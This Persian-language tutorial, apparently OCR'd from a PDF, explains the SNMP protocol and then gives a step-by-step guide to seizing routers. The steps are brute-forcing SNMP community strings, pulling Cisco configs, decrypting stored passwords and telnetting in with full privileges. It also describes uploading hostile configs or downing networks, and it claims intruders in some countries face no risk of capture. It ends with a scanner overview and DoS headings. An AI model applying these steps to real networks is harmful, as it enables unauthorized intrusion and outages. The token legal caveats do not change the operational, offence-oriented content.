همانطور که از اسم این پروتکل بر می اید یعنی پروتکل مدیریت ساده شبکه انتظار می رود اجزای متفاوت شبکه را کنترل و اعمال آنها را از طرقRemote مانیتورینگ نمود آین یک تعریف ساده برای این پروتکل بنیادی است ولی اصل مفهوم این پروتکل برای آسان کردن انواع ارتباطات شبکه ای خاص و ویژه در هر زمان که مشخصات تعریف شده و خاصی برای آن نوع ارتباط تعریف شده باشد SNMP پروتکلی طراحی شده برای مدیریت و مانیتورینگ اجزای شبکه به صورت از راه دور می باشد این پرو تکل هنگامی سیستمها را پشتیبانی میکند که مدیرت ساده اجرایی شبکه از طریق ایستگاه کاری با کنترل از راه دور از قبل فعال شده باشد در اینصورت است که می تواند اجزای شبکه ای همانند سیستمها و روتر ها و دیگر تجهیزات شبکه را کنترل نماید


شکل زیر قواعد ساختار کلی برای برپایی یک SNMP را به نمایش می گذارد




ساختار فوق از سه بخش اساسی تشکیل شده است


- بخش مانیتورینگ : یک کنسول مدیریتی که اغلب به کنسول مدیریت شبکه معروف است اطلاق می شود NMS یک مکان مرکزی را برای هدایت و مدیریت اجزا را بر عهده می گیرد اغلب به طور معمول این مرکز کنترل یک سیستم ساده می باشد که توسط نرم افزار های مدیریتی SNMP بر پا میشود
- نود ها : اجزاهای مختلف شبکه از جمله روتر ها
- مجموعه اجزاء : گروه متشکل از بخش مانیتورینگ و نود ها را شامل می شود

همانطور که شما اغلب در مباحث پروتکل های مرتبط با TCP-IP فرا میگیرید اغلب تمامی این پروتکل ها با انواع مختلفی از پارامتر ها نوعی ارتباط را فراهم می کنند اما مفهوم اصلی منظور ما در اینجا از SNMP به برنامه ای اطلاق می شود به نام AGENT یا مامور عملگر ما که توسط نر م افزار مدیریتی ما در بخش مانیتورینگ هدایت می شود برای فهم این مطلب به شکل زیر توجه فرمایید





هر دوی بخش Agent و مانیتورینگ از پروتکل SNMP برای ارتباط با یکدگر بهده می برند اغلب SNMP از ارتباطات UDP بر روی پورت های 161 و 162 استفاده می کند در نسخه های قدیمی این پروتکل نیازی به Logon نبود بلکه فقط نیاز به دانستن رشته نام مجموعه اجزا بود شما بایستی از قبل نام مجموعه مربوطه را برای ایجاد ارتباط می دانستید بعضی وقت ها هم شما Agent را فقط برای دریافت اطلاعات از یک IP خاص پیکربندی می نمودید خود این مطلب نوعی زمینه ایجاد امنیت را فراهم می نمود ولی هنوز با استاندارد های امنیتی فاصله داشت در نسخه های جدید این پروتکل حفاظت داده ها و اعتبار سنجی Authentication برای امنیت بیشتر در نظر گرفته شده اند بخش مانیتورینگ نیز از یک سری پارامتر های خاصی برای پیکربندی اجزا به نام Management information Base(MIB) بهره میگیرد این MIB ها اطلاعات لازم را برای پیکربندی فراهم می آورند حال شما با یکی از پروتکل ها دگیر و مرتبط با پیکربندی و همچنین ایجاد ارتباط با جرای شبکه ای همچون روتر ها آشنا شدید هدف از اجرای عملیات زیر بدست آوردن پارامتر های یک روتر و همچنیین توانایی در جهت کنترل پیکربندی های یک روتر به صورت remote می باشد اینکه ایا شما بعد از انجام چنین عملیاتی و بدست گرفتن کنترل یک روتر چه خواهید نمود بسته به طرز تفکر و نوع نگرش شما دارد ما فقط اشاره ای کوچک به نحوه در دست گرفتن کنترل یک روتر می نماییم اینکه چه نوع اعمالی را می شود بعد از این مرحله صورت داد را به خود شما می سپاریم اگر شما مدیر امنیت یک شبکه هستید و از این متد ها برای تست امنیت استفاده می نمایید مشکلی برای شما پیش نخواهد آمد ولی آگر به قصد نفوذ و خرابکاری قصد استفاده از این پرو تکل را دارید به ان نکته هم توجه کنید که هیچ شرکت یا سازمانی علاقه ندارد کسی به این لایه ها نفوذ کند و در اغلب کشور ها نیز مجازات سختی برای این دسته افراد تعیین می شود بحث ما در اینجا مربوط به یک Web Server نمی شود بلکه امنیت کل یک شبکه و شبکه هایی که در ارتباط با روتر مزبور هستند می باشد


من به شما این نکته را خواهم گفت که چگونه می توان از طریق پروتکل بالا دست به پیکربندی روتر ها زد ولی این نکته راهم فراموش نکنید که به همین راحتی می توانید کنترل یک روتر را از راه دور در دست گیرید و ناشناس هم باقی بمانید لازم به ذکر است که تمامی روش هایی را که برای ناشناس ماندن در عملیات نفوذگری در لایه های فوقانی شبکه به کار می روند در این لایه تقریبا بی تا ثیر می باشند زیرا علاوه بر IP در هنگام ارتباط به طور مثال شماره سخت افزاری رایانه اتان MAC Address نیز ثبت می شود





البته پارامتر های ارتباطی دیگری نیز ثبت خواهند شد که تا به حال امکان هیچ گونه شیوه تغییر یا پاک کردن آن پارامتر ها در دسترس نمی باشد( به جهت مسایل حفاظتی از بردن نام این پارامتر ها سری خود داری می شود ) چه شما بخواهید یا نخواهید اگر قصد پیگیری باشد توسط متخصصان مجرب امور مبارزه با جرایم سایبر حتما شناسایی خواهید شد البته باز مثل همیشه این به کشوری که در حال حاضر در آن هستید بسیار بستگی دارد در کشور هایی می توانید خیالتان راحت باشد حتی نیازی با عملیات نفود به صورت Remote هم نخواهید داشت براحتی می توانید به صورت Local و در جلوی چشم مسولین بروید و نفوذ خود را عملی سازید حتما می دانید که منظور من کدام کشور هاست ولی در بعضی کشور ها هم آنقدر عملیات تریس بک پیچیده ای صورت می گیرد که هر از چند گاهی نیز بعضی از هکر های بزرگ هم بدام قانون می افتند به هر جهت اگر در کشور های جهان سومی ساکن هستید خیالتان راحت باشد چونکه نه متخصصان بخش مبارزه با جرایم رایانه ای اصلا وجود ندارد اگر هم وجود داشته باشد مثل ایران تخصص هایی که در بالا به یک نمونه از آن اشاره کردیم را ندارند و تمامی تکیه اشان به سیستم های مخابراتی است نه بر توانایی های خود مبنی بر شناسایی نفوذگران . به هر جهت مفهوم کلی این است که به هیچ عنوان امکان پوشانیدن تمامی اعمالتان در دسترس نخواهد بود پس به عواقب این گونه اعمال همیشه فکر کنید دانستن این اطلاعات مفید است ولی نیازی نیست که انسان هر دانشی را در عرصه عمل اجرا کند پیشنهاد می شود برای اینکه بتوانید چنین توانایی هایی را کسب و به اجرا بگذارید همانند هکر های کلاه سفید عمل نمایید تا کارتان نیز جنبه ی قانونی هم داشته باشد


به آنجا رسیدیم که می توان از پروتکل فوق در جهت عملیات نفوذ بهره برد .یکی از این راه ها استفاده از SNMP می باشد. اگر موفق به پیدا کردن یک پروتکل SNMP در یک مجموعه اجرا شبکه شدید به راحتی می توانیدم config روتر و پارامتر های انرا با توجه به دستوراتی که در بخش ها گذشته فرا گرفتید را باز آوری و بیرون بکشید در ابتدای این عملیات همانطور که گفته شد در بخش مانیتورینگ نیاز به یک سری نرم افزار خاص می باشد که در اینجا من به یکی از برترین و کاملترین پکیج ابزار های شبکه ای اشاره مینمایم دوستانی که با این نرم افزار کار حرفه ای کرده اند حرف من را تصدیق می نمایند که در زمینه ابزار های شبکه این مجموعه ابزار بی مثال است البته بسیاری از ابزار های مشابه ان در بسیاری دیگر ار مجموعه های شبکه یافت می شود ولی به هر جهت هم از نظر کامل بودن ابزار ها و همچنین نحوه استفاده خود من بیشتر از دیگر مجموعه ها ترجیح میدهم هر چند که نظر دیگر دوستان به دیگر مجموعه های متشابه معطوف باشد ابتدا نرم افزار SolarWinds Engineer Edition 2005 Version 8 را ادریافت و نصب نمایید برای این کار از برنامه ی SNMP brute force attack یا SNMP dictionary attack استفاده کنید. به شکل زیر توجه بفرمایید




اگر موفق به پیدا کردن SNMP شدید به راحتی می توانید config روتر مورد نظر را باز آوری نمایید بعد از این عملیات اسکن و کراک روتر SNMP و IP روتر هدف را در برنامه ی cisco config download قرار دهید و به راحتی config را بدست اورید .این عملیات بسته به نوع و Range روتر های که اسکن می نماید بستگی دارد در بسیاری از موارد حملات از طریق Dictionary Attack به جواب مورد نظر می رسد ولی در مواقعی که این روش جوابی نمی دهد تنها راه باقی مانده همان استفاده از SNMP Brute Force attack هست گرچه استفاده از این روش طولانی به نظر می رسد ولی در اخر سر به جواب خواهد رسید البته این افزایش زمان در بدست آوردن پیکربندی خود یک عامل خطرناک در عملیات نفوذ است بیشتر از این روش بر روی شبکه های با حفاظت کم استفاده میگردد بعد از به دست اوردن config روترusername وpassword روتررو که در config وجود دارد را یاد داشت نمایید





با یک telnet ساده وارد روتر شوید در بعضی مواقع password روتر به صورت encrypt شده می باشد که شما باید ورود به روتر ان را decrypt کنید.برای این کار از برنامه ی cisco router password decrypt استفاده کنید.اگر روتر از سری 3600 باشد می توانید بلافاصله بعد از ورود از دستور eenn استفاده که به شما بالاترین دسترسی را می دهد که اگر این دستور را اجرا کنید علامت > به # تغییر پیدا می کند با توجه با سری و مدل های مختلف به دستور به کار رفته توجه کنید .با داشتن یک کنترل کامل بر روی پروتکل SNMP می شود هر کاری را که در نظر دارید بر روی روتر انجام دهید در بعضی موارد نیز به دلیل بی توجه مسوول امنیت شبکه از SNMP پیش فرض مثلا public استفاده می شود. در خیلی از شبکه ها چنین است مثلا می شود روی روتر به راحتی config دلخواه خود را upload نمایید و یا می شود روتر را down نموده و کل شبکه برای مدت نامعلومی از کار بفتد عده ای نیز می توانند با Upload پیکربندی جدید و گذاشتن کلمه User و Password دیگر و همچنین تعویض کلمه Secret برداشتن هر گونه حق تعویض یا Edit پیکربندی روتر مشکلات حادی را ایجاد نمایند در صورت پیش آمدن چنین وضعی عوض کردن پیکربندی الوده کار بسیار سختی می باشد و همین وقفه باعث تاخیر و مشکلات متعددی در شبکه مورد نظر می شود

تمامب برنامه هایی را که در بالا به آنها اشاره نمودیم در برنامه SolarWinds Engineer Edition 2005 در دسترس می باشد حجم برنامه SolarWind برای دریافت در آخرین نسخه مهندسی در حدود 100مگابایت می باشد طبق گفته یکی از دوستان محترم آقای Elite چنین امکاناتی بعلاوه امکانات دیگری در حد پیشرفته تر از برنامه فوق با نام Network Inspector نیز یافت می شود این برنامه نیز در حدود 65 مگابات برای دریافت در دسترس می باشد کلیه این مجموعه ها Commercial بوده و نسخه های نمایشی آنها برای دریافت در دسترس عموم می باشد

**استفاده از Cisco Security Scanner**



یکی از برنامه های معروف شناسایی اسیب پذیریهای شبکه برنامه Cisco Security Scanner یا همان Netsonar می باشد این نرم افزار بر روی سیستم های windows NT/9x/2k/XP/Server و همچنین , Solaris و Solaris x86 قابل استفاده میباشد یکی از مزیت های این اسکنر نمایش تجهیزات درون شبکه ای که توسط اسکنر در حال بررسی است می باشد این اسکنر برای تست آسیب پذیری های تجهیزات و پروتکل ها و سرویس های زیر مورد استفاده مدیران امنیتی ( وهمچنین نفوذگران ) قرار می گیرد این اسکنر نیز در نسخه های تجاری ئ نمایشی در دسترس می باشد برای استفاده کامل از دیتابیس آسیب پذیری ها نسخه مورد نظرتان بایستی FullVersion بوده باشد یکی از نقص های این ابزار کند بودن عملکرد بررسی اسیب پذیری ها است بهتر است که در انتخاب Range هدف های مورد بررسی حوزه هایی کوچکی را مورد بررسی قرار دهید

**_ Unix hosts**
**_ Windows NT hosts**
**_ Network TCP/IP hosts**
**_ Mail servers**
**_ Web servers**
**_ FTP servers**
**_ Routers**
**_ Firewalls**
**_ Switches**

این اسکنر از یک دیتابیس اسیب پذیری همانند دیگر اسکنر ها استفاده می نماید ولی طبق نظر بعضی دوستان بهتر از فقط از قابلیت های خاص و ویژه اسکنر از جمله تست آسیب پذیری های روتر ها آز آن استفاده شود و برای پیدا نمودن دیگر آسیب پذیری های متداول شبکه از همان اسکنر های معمول همانند ISS و Retina استفاده شود دیتابیس این نرم افزار نیز به صورت دستی قابل تغییر و بروز رسانی است.یکی دیگر از قابلیت های جالب این برنامه تنظیم خودکار برای اسکن کردن شبکه به صورت تعیین زمان است یعنی می توانید برای هر 12 ساعت یا هر بازه زمانی این اسکنر را پیکربندی نمایید و سپس گزارشات نهایی را از طریق راه دور چک نمایید این مزیت بسیار بزرگی برای مدیران امنیتی شبکه ها است که هم زمان مسولیت حفاظت چندین شبکه را بر عهده دارند یکی دیگر از نکات استفاده از این برنامه این است که هنگامی که یک روتر یا یک سخت افزار جدید به شبکه اتان اضافه می شود بدون تاخیر بایستی تست امنیت توط این اسکنر را انجام دهید و به گزارشات قبلی تکیه ننمایید

## حملات DoS وDDoS

این گونه حملات نیز به منظور های خاصی صورت میگیرد گاهی نیز برای Down نمودن یک شبکه از آنها استفاده میشود این بستگی به نوع هدف نفوذگر دارد
بعضی از متدها استفاده از ping مرگبار و یا با یک سری از ابزار های در دسترسی و یا با یک سری Exploit هایی که جهت حملیات خارج سازی از سرویس طراحی شده اند می

توان استفاده نمود بعضی از این ابزار ها در www.packetstormsecurity.com براحتی با یک جستجوی ساده پیدا میشوند

## Ping of Death

